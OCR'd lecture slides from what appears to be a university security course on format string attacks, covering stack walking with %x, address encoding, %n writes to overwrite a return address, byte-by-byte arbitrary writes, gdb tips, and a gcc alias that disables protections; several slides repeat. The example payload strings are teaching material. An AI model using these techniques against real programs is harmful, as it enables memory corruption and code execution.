



```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Observe: buf is ***below*** printf on the call stack, thus we can walk to it with the correct specifiers.

What if fmt is "%x%s"?

Viewing Specific Address—2




```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Idea! Encode address to peek in buf first. Address `0xbffff747` is

`\x47\xf7\xff\xbf`

in *little endian*.

`\x47\xf7\xff\xbf`%x%s

Control Flow Hijack

- Overwrite return address with buffer-overflow induced by format string

- Writing any value to any address directly
  1. %n format specifier for writing
  2. writing (some value) to a specific address
  3. controlling the written value

Specifying Length

What does:

```
int a;
printf(”-%10u-%n", 7350, &a);
```

print?


Print argument padded to 10 digits

```
-      7350-
```

6 spaces

4 digits

Overflow by Format String




```
char buf[32];
sprintf(buf, user);
```

Overwrite return address

```
“%36u\x3c\xd3\xff\xbf<nops><shellcode>”
```

Write 36 digit decimal, overwriting buf and caller’s ebp

Shellcode with nop slide

%n Format Specifier

%n writes the number of bytes printed so far to an integer specified by its address

```
int i;
printf(“abcde%n\n”, (int *) &i);
printf(“i = %d\n”, i);
```

Output:

```
abcde
i = 5
```

Writing to Specific Address

- Encode address in format string:

```
"\xc0\xc8\xff\xbf_%08x ….%08x.%n"
```

"pop" dwords from stack to reach format string


- Writes a small num at destination `0xbfffc8c0`
- Can use four carefully-controlled writes to create an address at destination

Writing Arbitrary Values

Suppose we want to write 0x10204080.
(e.g., for GOT attack in next lecture)

Writing Arbitrary Values


```
unsigned char canary[5];
unsigned char foo[4];
memset (foo, ’\x00’, sizeof (foo));
0. strcpy (canary, "AAAA");
1. printf ("%16u%n", 7350, (int *) &foo[0]);
2. printf ("%32u%n", 7350, (int *) &foo[1]);
3. printf ("%64u%n", 7350, (int *) &foo[2]);
4. printf ("%128u%n", 7350, (int *) &foo[3]);
```



* taken directly from reading

Writing Arbitrary Values


```
unsigned char canary[5];
unsigned char foo[4];
memset (foo, '\x00', sizeof (foo));
0. strcpy (canary, "AAAA");
1. printf ("%16u%n", 7350, (int *) &foo[0]);
2. printf ("%32u%n", 7350, (int *) &foo[1]);
3. printf ("%64u%n", 7350, (int *) &foo[2]);
4. printf ("%128u%n", 7350, (int *) &foo[3]);
```



* taken directly from reading

Writing Arbitrary Values


```
unsigned char canary[5];
unsigned char foo[4];
memset (foo, ’\x00’, sizeof (foo));
0. strcpy (canary, "AAAA");
1. printf ("%16u%n", 7350, (int *) &foo[0]);
2. printf ("%32u%n", 7350, (int *) &foo[1]);
3. printf ("%64u%n", 7350, (int *) &foo[2]);
4. printf ("%128u%n", 7350, (int *) &foo[3]);
```



* taken directly from reading

Writing Arbitrary Values


```
unsigned char canary[5];
unsigned char foo[4];
memset (foo, ’\x00’, sizeof (foo));
0. strcpy (canary, "AAAA");
1. printf ("%16u%n", 7350, (int *) &foo[0]);
2. printf ("%32u%n", 7350, (int *) &foo[1]);
3. printf ("%64u%n", 7350, (int *) &foo[2]);
4. printf ("%128u%n", 7350, (int *) &foo[3]);
```



* taken directly from reading

Writing Arbitrary Values

```
unsigned char canary[5];
unsigned char foo[4];
memset (foo, ’\x00’, sizeof (foo));
0. strcpy (canary, "AAAA");
1. printf ("%16u%n", 7350, (int *) &foo[0]);
2. printf ("%32u%n", 7350, (int *) &foo[1]);
3. printf ("%64u%n", 7350, (int *) &foo[2]);
4. printf ("%128u%n", 7350, (int *) &foo[3]);
```



* taken directly from reading

All in one write

```
printf ("%16u%n%16u%n%32u%n%64u%n",
        1, (int *) &foo[0],
        1, (int *) &foo[1],
        1, (int *) &foo[2],
        1, (int *) &foo[3]);
```

Each %n writes 4 bytes, but that doesn't matter

- only last byte written is used in the address since we incrementally write each byte of the destination

See assigned reading for writing an arbitrary 4-byte value to an arbitrary 4-byte destination

Practical gdb Tips

- Addresses inside gdb may be different than on command line
  - gdb has a slightly different environment
  - Before submitting assignment, make sure you are using the real addresses. You can use "%08x.%08x." from command line to find real addresses
- Use
  - set args `perl –e 'print "\x51\xf7\xff\xbf"'`
    to get addresses into gdb. I don't know of an easier way.
- Learn gdb
  - gdb cheat sheet on website.
  - Most important: break-points, ni (next-instruction), s (next statement), x /<spec> (inspect memory), and p /<spec> (print variable)

Recap

- Use spurious format specifiers to walk the stack until format string is reached
  - Zero and width, e.g., %08x

- Use format string buffer itself to encode addresses

- Two ways to overwrite ret address:
  - Use %n
  - sprintf for basic buffer overflow.

What’s new since 1996?

Assigned Reading:

Smashing the stack in 2011
by Paul Makowski

A lot has happened...

- Heap-based buffer overflows also common
- [not mentioned] fortified source by static analysis
  (e.g., gcc can sometimes replace strcpy by strcpy_chk)

Future Lectures:

- Canary (e.g. ProPolice in gcc)
- Data Execution Protection/No eXecute
- Address Space Layout Randomization

```
alias gcc732='gcc -m32 -g3 -O1 -fverbose-asm -fno-omit-frame-pointer
-mpreferred-stack-boundary=2 -fno-stack-protector -fno-pie -fno-PIC
-D_FORTIFY_SOURCE=0'
```

But little has changed…

Method to gain entry remains the same

- buffer overflows
- format strings

What's different is shellcode:


Questions?

END